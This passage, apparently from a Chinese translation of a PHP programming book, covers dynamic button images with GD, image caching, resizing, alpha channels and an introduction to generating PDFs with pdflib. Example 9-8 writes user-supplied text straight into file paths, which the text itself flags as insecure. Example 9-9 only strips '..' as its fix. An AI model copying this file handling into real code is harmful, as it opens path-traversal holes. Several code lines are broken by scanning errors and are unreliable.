注意，如果所使用的是 GD 2.0.1，则只有当背景图被编号时，反失真的 TrueType 字体才能正常工作。如果文本看起来很糟糕，请载入背景图像，并将其从真彩色图像转换为调色板为 8 位的图像。或者，将 GD 从 2.0.1 升级到 2.0.2 或更高的版本。

例 9-7 中的脚本可以按如下方式调用：

```

```

这行 HTML 代码生成一个如图 9-7 所示的按钮。



图 9-7: 生成按钮

URL 中的加号（+）被转换成了一个空格。空格在 URL 中是非法的，必须编码成其他形式。可以使用 PHP 的 `urlencode()` 函数对按钮上的字符串进行编码，例如：

```

```

缓存动态创建的按钮

动态创建图像通常比发送静态图像慢一些。当使用相同的文本作为参数时，得到的按钮往往是相同的，用一个简单的缓存机制就能使其产生的速度加快。

例 9-8 只有当找不到 cache 文件时，才会动态创建按钮。变量 `$path` 中保存了一个目录，该目录对由 Web 服务器用户可写。在该目录下，按钮可以被缓存。`filesize()` 函数返回文件的大小，`readfile()` 函数将文件的内容发送给浏览器。因为该脚本使用表单参数中的文本作为文件名，所以是很不安全的（第十二章将解释为什么会不安全和如何解决这个问题）。

例 9-8: 缓存动态按钮

```

<?php
header('Content-Type: image/png');
$path = "/tmp/buttons";           // 按钮缓存目录
$text = $_GET['text'];

if($bytes = @filesize("$path/$text.png")) { // 发送缓存版本
    header("Content-Length: $bytes");
    readfile("$path/$text.png");
} else {                               // 建立、发送和缓存
    $font = 'times';
    if (!$_GET['size'], $_GET['size'] = 12;
    $im = ImageCreateFromPNG('button.png');
    $tsize = ImageTTFBBox($size, 0, $font, $text);
    $dx = abs($tsize[2]-$tsize[0]);      // 中心文本
    $dy = abs($tsize[5]-$tsize[3]);
    $x = ( imagesx($im) - $dx ) / 2;
    $y = ( imagesy($im) - $dy ) / 2 + $dy;
    $black = ImageColorAllocate($im,0,0,0);
    ImageTTFText($im, $_GET['size'], 0, $x, $y, -$black, $font, $text);
    ImagePNG($im);                     // 将图像发送到浏览器
    ImagePNG($im, "$path/$text.png");   // 将图像存储到文件
}
?>

```

一个更快的缓存

例 9-8 仍不是很快。一旦图像被产生了，便可以用一种更先进的技术来完全消除请求中的 PHP。

首先，在 Web 服务器的 DocumentRoot 下创建一个 *buttons* 目录，并且保证你的 Web 服务器用户有写该目录的权限。例如，如果 DocumentRoot 目录是 */var/www/html*，则创建 */var/www/html/buttons* 目录。

第二，编辑 Apache *httpd.conf* 文件，在其中加入以下内容：

```

<Location /buttons>
    ErrorDocument 404 /button.php
</Location>

```

这将告诉 Apache，如果请求的文件在 *buttons* 目录下不存在，则该请求将被发送给 *button.php* 脚本。

第三，将例 9-9 保存为 *button.php*。该脚本创建新按钮，将它们保存到缓存中并发送给浏览器。这和例 9-8 有一些不同，在 *\$_GET* 中没有表单参数，因为 Apache 遇到

错误表时会重定向。相反，我们必须从 `$_SERVER` 中分析已经创建了哪些按钮。我们删除了 `'..'`，从而补住了例 9-8 的安全漏洞。

一旦 `button.php` 被安装了，当一个类似于 `http://your.site/buttons/php.png` 的请求来到时，Web 服务器将检查 `buttons/php.png` 文件是否存在。如果不存在，则请求被重定向到 `button.php` 脚本中，该脚本创建图像（带有文本“php”），并将它保存到 `buttons/php.png` 中。随后对该文件的请求便可以直接响应，而不用执行一行 PHP 代码。

例 9-9：更高效地缓存动态按钮

```
<?php
// 插入重定向的 URL 参数（如果有的话）
parse_str($_SERVER['REDIRECT_QUERY_STRING']);

$button_dir = '/buttons/';
$url = $_SERVER['REDIRECT_URL'];
$root = $_SERVER['DOCUMENT_ROOT'];

// 取出扩展名
$ext = substr($url, strrpos($url, '.'));

// 从 $url 字符串中删除目录和扩展名
$file = substr($url, strlen($button_dir), -strlen($ext));

// security - don't allow '..' in filename
$file = str_replace('..', '', $file);

// 按钮上显示的文本
$text = urldecode($file);

// 建立图像
if(!isset($font)) $font = 'times';
if(!isset($size)) $size = 12;
$im = ImageCreateFromPNG('button.png');
$tsize = ImageTTFBBox($size, 0, $font, $text);
$dx = abs($tsize[2] - $tsize[0]);
$dy = abs($tsize[5] - $tsize[3]);
$x = ( ImageSx($im) - $dx ) / 2;
$y = ( ImageSy($im) - $dy ) / 2 + $dy;
$black = ImageColorAllocate($im, 0, 0, 0);
ImageTTFText($im, $size, 0, $x, $y, -1*$black, $font, $text);

// 发送和保存图像
header('Content-Type: image/png');
ImagePNG($im);
ImagePNG($im, $root.$button_dir."$file.png");
ImageDestroy($im);
?>
```

例9-9所示技术的惟一不足是,按钮上的文本不能包含任何在文件名中非法的字符。但尽管如此,这还是缓存动态创建图像的最有效的方法。要改变按钮的外观,你需要重新生成缓存图像。这只需删除 *buttons* 目录下的所有图像文件,并在请求时重新创建它们。

为了使 *button.php* 脚本支持多种图像类型,只需检查 *\$ext*,并在脚本的结尾处调用合适的 *ImagePNG()*、*ImageJPEG()* 或 *ImageGIF()* 方法。你也可以解析文件名,并且添加颜色、大小和字体之类的参数,甚至可以传送 URL。在例子中调用 *parse_str()* 函数,一个 URL (*http://your.site/buttons/php.png?size=16*) 以 16 号字的形式显示了“php”。

缩放图像

有两种改变图像大小的方法。*ImageCopyResized()* 函数在任何版本的 GD 中都是可用的,但是其重新计算大小的算法是粗糙的,可能会导致图像边缘的锯齿。在 GD 2.x 版本中新增了 *ImageCopyResampled()* 函数。功能像素插值算法得到的图像边缘平滑清晰(但速度比 *ImageCopyResized()* 慢)。两个函数的参数是一样的:

```
ImageCopyResized(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);  
ImageCopyResampled(dest, src, dx, dy, sx, sy, dw, dh, sw, sh);
```

dest 和 *src* 参数是图像句柄。点 (*dx*, *dy*) 表示在目标图像中从何处开始复制。点 (*sx*, *sy*) 指出了源图像的左上角坐标。*sw*、*sh*、*dw* 和 *dh* 参数指出了源图像和目标图像的长度和高度。

例9-10将图9-8所示的图像 *php.jpg* 平滑地缩小到了原来的四分之一,缩小后的图像如图9-9所示。

例9-10: 用 *ImageCopyResampled()* 改变图像大小

```
<?php  
$src = ImageCreateFromJPEG('php.jpg');  
$width = ImageSx($src);  
$height = ImageSy($src);  
$x = $width/2; $y = $height/2;  
$dst = ImageCreateTrueColor($x,$y);  
ImageCopyResampled($dst,$src,0,0,0,0,$x,$y,$width,$height);  
header('Content-Type: image/png');  
ImagePNG($dst);  
?>
```



图 9-8: 源图像 php.jpg

例 9-10 的输出如图 9-9 所示。



图 9-9: 将图像缩小为原来的 1/4

将图像缩小为原来的十六分之一（将高和宽除以 4），输出如图 9-10 所示。



图 9-10: 将图像缩小为原来的 1/16

颜色处理

在颜色处理方面 GD 2.x 比 GD 1.x 有了明显的提高。在 GD 1.x 中，并没有 alpha 通道的概念，颜色的处理也十分简单，库所支持的颜色只有 256 种（8 位调色板）。当创建 GD 1.x 的 8 位调色板图像时，使用的是 `ImageCreate()` 函数，并且使用 `ImageColorAllocate()` 分配的第一个颜色将成为背景色。

在 GD 2.x 中支持真彩色和 alpha 通道。GD 2.x 有一个 7 位（0~127）的 alpha 通道。

可以使用 `ImageCreateTrueColor()` 函数来创建真彩色图像:

```
$image = ImageCreateTrueColor($width, $height);
```

使用 `ImageColorResolveAlpha()` 函数创建的颜色索引将包含透明度:

```
$color = ImageColorResolveAlpha($image, $red, $green, $blue, $alpha);
```

alpha 值的范围是从 0 (不透明) 到 127 (透明)。

大多数人习惯于使用 8 位 (0~255) 的 alpha 通道, 所以 7 位的 alpha 通道对他们来说也是很容易接受的。每一个像素的颜色值是用一个 32 位有符号整数表示的。它由 4 个 8 位字节组成:

High Byte	Low Byte
{Alpha Channel}	{Red} {Green} {Blue}

对于一个有符号整数, 最左边的一位 (或者说最高的那位) 用来指示值的正负。因此, 只留下来 31 位用于存储真正的信息。PHP 默认的整数值是一个有符号的长整数, 我们可以利用它保存一个 GD 调色板项。整数的正负用来指示是否为该调色板项启用了反失真。

与调色板图像不同的是, 使用 GD 2.x 创建的真彩色图像的第一种颜色并不会自动成为背景色。调用 `ImageFilledRectangle()` 可以使任何颜色成为背景色。

例 9-11 创建了一幅真彩色图像, 在白色的背景上画了一个半透明的桔红色椭圆。

例 9-11: 白色背景上的椭圆

```
<?php
$image = ImageCreateTrueColor(150,150);
$white = ImageColorAllocate($image,255,255,255);
ImageAlphaBlending($image, false);
ImageFilledRectangle($image,0,0,150,150,$white);
$red = ImageColorResolveAlpha($image,255,50,0,50);
ImageFilledEllipse($image,75,75,80,63,$red);
header('Content-Type: image/png');
ImagePNG($image);
?>
```

例 9-11 的输出如图 9-11 所示。



图 9-11: 白色背景上的椭圆

可以使用 `ImageTrueColorToPalette()` 函数将一幅真彩色图像转换成一幅有一个颜色索引的图像（就是所谓的 *paletted* 图像）。

使用 alpha 通道

在例 9-11 中，在绘制背景和椭圆之前，我们关闭了 alpha 合成（blending）。alpha 合成用于控制在绘图时是否使用 alpha 通道。如果 alpha 合成被关闭，则新像素会将原来的像素覆盖。如果新像素中存在 alpha 通道，则它会被保持，但是所有将被重写的原像素的像素信息都会丢失。

例 9-12 演示了 alpha 合成的使用：在桔红色的椭圆上用 50% 的 alpha 通道绘出一个灰色的矩形。

例 9-12: 用 50% 的 alpha 通道绘制灰色的矩形

```
<?php
$im = ImageCreateTrueColor(150,150);
$white = ImageColorAllocate($im,255,255,255);
ImageAlphaBlending($im, false);
ImageFilledRectangle($im,0,0,150,150,$white);
$red = ImageColorResolveAlpha($im,255,50,0,63);
ImageFilledEllipse($im,75,75,80,50,$red);
$gray = ImageColorResolveAlpha($im,70,70,70,63);
ImageAlphaBlending($im, false);
ImageFilledRectangle($im,60,60,120,120,$gray);
header('Content-Type: image/png');
ImagePNG($im);
?>
```

例 9-12 的输出如图 9-12 所示（alpha 合成被关闭）。




图 9-12: 灰色矩形覆盖桔红色椭圆

如果在调用 `ImageFilledRectangle()` 之前启用 alpha 合成，则得到的图像如图 9-13 所示。



图 9-13: 启用了 alpha 合成的图像

识别颜色值

使用 `ImageColorAt()` 函数可以获得图像中某一特定像素的颜色值：

```
$color = ImageColorAt($image, $x, $y);
```

对于一个 8 位调色板的图像，该函数将返回一个颜色索引，你可以用它作为参数调用 `ImageColorsForIndex()` 函数来获得它的 RGB 值：

```
$values = ImageColorsForIndex($image, $index);
```

`ImageColorsForIndex()` 返回的是一个数组，它的键是 "red"、"green" 和 "blue"。如果在一幅真彩色的图像上调用 `ImageColorsForIndex()`，返回的数组中还会多出一个键："alpha"。

真彩色颜色索引

`ImageColorResolveAlpha()` 函数返回的颜色索引是一个 32 位的有符号整数，它的前 3 个 8 位字节分别保存了红绿蓝的值。下一位用于指示对该颜色是否启用反失真。最后的 7 位则是透明度。

例如：

```
$green = ImageColorResolveAlpha($im, 0, 0, 255, 127);
```

该代码将 `$green` 设置成 2130771712，其八进制形式为 0x7F00FF00，二进制形式为 01111111000000001111111100000000。

以下代码和以上的 `ImageColorResolveAlpha()` 调用是等价的:

```
$green = 127<<24 | 0<<16 | 255<<8 | 0;
```

你也可以将上面例子中的两个 0 省去:

```
$green = 127<<24 | 255<<8;
```

为了析构该值, 可以使用如下代码:

```
$a = ($col & 0x7F000000) >> 24;  
$r = ($col & 0x00FF0000) >> 16;  
$g = ($col & 0x0000FF00) >> 8;  
$b = ($col & 0x000000FF);
```

直接像这样操作真彩色是很少用的。以下的例子产生了一个颜色测试图像。该图像显示了红绿蓝的纯色调。例如:

```
$im = ImageCreateTrueColor(256,60);  
for($x=0; $x<256; $x++) {  
    ImageLine($im, $x, 0, $x, 19, $x);  
    ImageLine($im, 255-$x, 20, 255-$x, 39, $x<<8);  
    ImageLine($im, $x, 40, $x, 59, $x<<16);  
}  
ImagePNG($im);
```

该颜色测试程序的输出如图 9-14 所示。



图 9-14: 颜色测试

真实的图像显然会比图 9-14 所示的黑白图像鲜艳, 所以还是自己来试一试吧。在该例子中, 比起为每一种颜色都调用 `ImageColorResolveAlpha()` 来, 以上的代码就显得很简单了。

用文本来显示图像

`ImageColorAt()` 函数的一个有趣的用法是, 遍历一幅图像的每一个像素, 检测该

点的颜色值，并且对该颜色值进行一些操作。例9-13为图像中的每一个像素显示了一个适当颜色的“#”号。

例 9-13: 将图像转换成文本

```
<html><body bgcolor=#000000><tt>
<?php
    $im = imagecreatefromjpeg('php-tiny.jpg');
    $dx = imagesx($im);
    $dy = imagesy($im);
    for($y = 0; $y < $dy; $y++) {
        for($x=0; $x < $dx; $x++) {
            $col = imagecolorat($im, $x, $y);
            $rgb = imagecolorsforindex($im,$col);
            printf('<font color=%02x%02x%02x>#</font>',
                $rgb['red'],$rgb['green'],$rgb['blue']);
        }
        echo "<br>\n";
    }
    imagedestroy($im);
?>
</tt></body></html>
```

例 9-13 的结果是图像的 ASCII 码表示，如图 9-15 所示。



图 9-15: 图像的 ASCII 码表示

第十章

PDF

Adobe 的 PDF (Portable Document Format, 可移植文档格式) 提供了一种实现文档外观一致的流行方法, 使文件不管是在屏幕上显示还是在打印时, 都有一致的外观。本章将介绍如何动态创建包含文本、图片、书签和其他东西的 PDF 文件。

很多应用程序都可以动态构建 PDF 文件。你能创建大部分类型的商业文档, 包括格式信件、发票和收据。一些涉及填写表单的文书工作现在可以自动完成, 并将结果保存为 PDF 文件。

PDF 扩展

PHP 拥有几个用于生成 PDF 文档的库。本章将介绍如何使用当今流行的 *pdflib* 扩展。*pdflib* 的一个不足就是它不是一个开源码库。它的 Aladdin 许可证允许个人和非商业用途自由使用, 但如果要用于商业, 则要购买一个许可证。详细信息请见 <http://www.pdflib.com>。开源库有 *clibpdf* (<http://www.fastio.com>) 和 *FreeLibPDF* (<http://www.fpdf.org>, 它是用 PHP 编写的)。

因为 *pdflib* 是最成熟且功能最多的, 所以我们将在本章介绍它。有关 PDF 文件的结构和功能的基本概念在所有的库中都是通用的。

文档和页面

一个 PDF 文件是由多个页面组成的。每一个页面包含文本和（或）图像。本节将介绍如何制作一个文档，为该文档创建页面，在页面上放置文本，并在工作完成时将页面返回给浏览器。

一个简单的例子

我们将从一个简单的 PDF 文档开始。例 10-1 只是简单地将“Hello World”放置到一个页面上，并将结果 PDF 文档显示出来。

例 10-1: PDF 版的“Hello World”

```
<?php
$pdf = pdf_new();
pdf_open_file($pdf);
pdf_set_info($pdf, 'Creator', 'hello.php');
pdf_set_info($pdf, 'Author', 'Rasmus Lerdorf');
pdf_set_info($pdf, 'Title', 'Hello world (PHP)');
pdf_begin_page($pdf, 612, 792);

$font = pdf_findfont($pdf, 'Helvetica-Bold', 'host', 0);
pdf_setfont($pdf, $font, 38.0);
pdf_show_xy($pdf, 'Hello world!', 50, 700);

pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction", "fitpage");
pdf_close($pdf);

$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
header('Content-Type: application/pdf');
header("Content-Length: $len");
header('Content-Disposition: inline; filename=hello.pdf');
echo $buf;
pdf_delete($pdf);
?>
```

例 10-1 遵循了创建 PDF 文档所涉及的基本步骤：创建一个新文档、为文档设置一些元数据、创建页面并将文本写入页面。例 10-1 的输出如图 10-1 所示。

初始化文档

在例 10-1 中，我们从调用 `pdf_new()` 开始来创建一个新的 PDF 数据结构，然后使

用 `pdf_open_file()` 来打开一个新文档。`pdf_open_file()` 有一个可选的第二个参数，当它被设置时，将指定那个用于写 PDF 数据的文件：




图 10-1: PDF 文档中的 “Hello world”

```
pdf_open_file(pdf [, filename]);
```

如果文件名是 `"-"`，则 `pdf_open_file()` 的输出将发送给 `stdout`。如果没有提供 `filename` 参数，则 PDF 数据会被写到内存缓冲中，该缓冲中的数据稍后可由 `pdf_get_buffer()` 获取。在例 10-1 中，我们使用的是后一种方法。

设置元数据

`pdf_set_info()` 函数用于向 PDF 文件中插入信息字段：

```
pdf_set_info(pdf, fieldname, value);
```

有 5 个标准的字段名：Subject、Author、Title、Creator 和 Keyword。像我们在例 10-1 中所做的那样，你也可以添加任意的附加字段。

关于信息字段更多的说明是, *pdflib*库有很多不同的参数, 可以利用 `pdf_get_parameter()` 和 `pdf_set_parameter()` 设置它们:

```
$value = pdf_get_parameter(pdf, name);
pdf_set_parameter(pdf, name, value);
```

一个很有用的参数是 `openaction`, 在文件打开时, 它可以指定文件的放大比例。值 `"fitpage"`、`"fitwidth"` 和 `"fitheight"` 将分别使文件适应整个页面、页面宽度或页面长度。如果没有设置该值, 文档将会以浏览器打开文档时设置的放大倍数来显示。

创建页面

一个页面以 `pdf_begin_page()` 开始, 以 `pdf_end_page()` 结束:

```
pdf_end_page(pdf);
```

可以使用 `pdf_begin_page()` 来设置纸张的大小 (以点为单位)。表 10-1 显示了一些典型的大小。

表 10-1: 纸张大小

页面格式	宽度	高度
US-Letter	612	792
US-Legal	612	1008
US-Ledger	1224	792
11 × 17	792	1224
A0	2380	3368
A1	1684	2380
A2	1190	1684
A3	842	1190
A4	595	842
A5	421	595
A6	297	421
B5	501	709

以下是一些典型的 begin/end 页面代码:

```
<?php
pdf_begin_page($pdf, 612, 792); // US-Letter
    / 创建实际页面内容的代码
pdf_end_page($pdf);
?>
```

输出基本文本

为了把文本放置到页面上, 必须选择所使用的字体, 设置该字体的大小, 然后添加文本。例如:

```
$font = pdf_findfont($pdf, "Times-Roman", "host", 0);
pdf_setfont($pdf, $font, 48);
pdf_show_xy($pdf, "Hello, World", 200, 200);
```

在 PDF 文档中, (0, 0) 指的是页面的左下角。在后面的小节中, 我们将讨论字体的不同方面, 并将详细解释这些函数。

终止和流化 PDF 文档

调用 pdf_close() 来完成 PDF 文档。如果在 pdf_open_file() 函数中没用指定文件名, 则可以用 pdf_get_buffer() 函数来获取 PDF 的内存缓冲。要把文件发送到浏览器, 你必须发送 Content-Type、Content-Disposition 和 Content-Length 的 HTTP 头, 如例 10-1 所示。最后, 当文件发送到浏览器后, 调用 pdf_delete() 来释放 PDF 文件。

文本

文本是 PDF 文件的核心。同样, 有许多选项可用于改变文本的外观和布局。本节将讨论 PDF 文档中所使用的坐标系, 插入文本的函数、改变文本属性的函数和字体的使用。

坐标系

PDF 文档的原点 (0,0) 是页面的左下角。所有的度量单位都是 DTP 点。一个 DTP 点等于 1/72 英寸，或 0.35277777778 毫米。

例 10-2 将文本放置于页面的边角和中央。

例 10-2: 演示坐标

```
<?php
$pdf = pdf_new();
pdf_open_file($pdf);
pdf_set_info($pdf, "Creator", "coords.php");
pdf_set_info($pdf, "Author", "Rasmus Lerdorf");
pdf_set_info($pdf, "Title", "Coordinate Test (PHP)");
pdf_begin_page($pdf, 612, 792);

$font = pdf_findfont($pdf, "Helvetica-Bold", "host", 0);
pdf_setfont($pdf, $font, 38, 0);
pdf_show_xy($pdf, "Bottom Left", 10, 10);
pdf_show_xy($pdf, "Bottom Right", 350, 10);
pdf_show_xy($pdf, "Top Left", 10, 752);
pdf_show_xy($pdf, "Top Right", 420, 752);
pdf_show_xy($pdf, "Center", 612/2-60, 792/2-20);

pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction", "fitpage");
pdf_close($pdf);

$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline; filename=coords.pdf");
echo $buf;
pdf_delete($pdf);
?>
```

例 10-2 的输出如图 10-2 所示。

使用左下角作为原点不太方便。例 10-3 将原点放置到左上角，并在那个角上显示了一个字符串。

例 10-3: 改变坐标原点

```
<?php
$pdf = pdf_new();
pdf_open_file($pdf);
```




图 10-2: 坐标系演示的输出

```
pdf_set_info($pdf, "Creator", "coords.php");
pdf_set_info($pdf, "Author", "Rasmus Lerdorf");
pdf_set_info($pdf, "Title", "Coordinate Test (PHP)");
pdf_begin_page($pdf, 612, 792);
pdf_translate($pdf, 0, 792);           // 移到开始处
pdf_scale($pdf, 1, -1);               // 重定向水平坐标
pdf_set_value($pdf, "horizscaling", -100); // 保持普通的文本方向

$font = pdf_findfont($pdf, "Helvetica-Bold", "host", 0);
pdf_setfont($pdf, $font, -38.0);      // 向上的文本
pdf_show_xy($pdf, "Top Left", 10, 40);

pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction", "fitpage");
pdf_close($pdf);

$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
Header("Content-Type:application/pdf");
Header("Content-Length:$len");
Header("Content-Disposition:inline; filename=coords.pdf");
echo $buf;
pdf_delete($pdf);
?>
```

例 10-3 的输出如图 10-3 所示。




图 10-3: 改变原点

`pdf_translate()` 函数将原点移到页面的顶部, `pdf_scale()` 将 Y 轴颠倒。为了防止文本是反的, 我们设置了 `horizscaling` 参数。

文本函数

PDF 文档中有当前文本位置的概念。它就像一个光标——如果你不指明一个其他的位置, 则所插入的文本将在当前文本位置显示。你可以用 `pdf_set_textpos()` 来设置文本显示的位置:

```
pdf_set_textpos(pdf, x, y);
```

一旦指定了光标的位置, 就可以使用 `pdf_show()` 函数来显示文本:

```
pdf_show(pdf, text);
```

当调用完 `pdf_show()` 函数时, 光标将移到插入文本的末端。

函数 `pdf_show_xy()` 可以使移动位置和显示文本同时完成:

```
pdf_show_xy(pdf, text, x, y);
```

函数 `pdf_continue_text()` 将在下一行上输出文本:

```
pdf_continue_text(pdf, text);
```

可以通过调用 `pdf_set_parameter()` 来设置 `leading` 参数, 从而改变行间距。

`pdf_show_boxed()` 函数定义一个矩形, 所有的文本只能在该矩形中显示:

```
$c = pdf_show_boxed(pdf, text, x, y, width, height, mode [, feature]);
```

`mode` 参数指明文本在框中的对齐方式, 值可以是 "left"、"right"、"center"、"justify" 或 "fulljustify"。"justify" 和 "fulljustify" 的不同在于对最后一行的处理方式。在 "fulljustify" 中最后一行是对齐的, 而在 "justify" 方式下是不对齐的。

例 10-4 说明了以上五种情况。

例 10-4: 在框中的文本对齐方式

```
<?php
$pdf = pdf_new();
pdf_open_file($pdf);
pdf_begin_page($pdf, 612, 792);

$font = pdf_findfont($pdf, "Helvetica-Bold", "host", 0);
pdf_setfont($pdf, $font, 38);
$text = <<<F00
This is a lot of text inside a text box in a small pdf file.
F00;

pdf_show_boxed($pdf, $text, 50, 590, 300, 180, "left");
pdf_rect($pdf, 50, 590, 300, 180); pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 50, 400, 300, 180, "right");
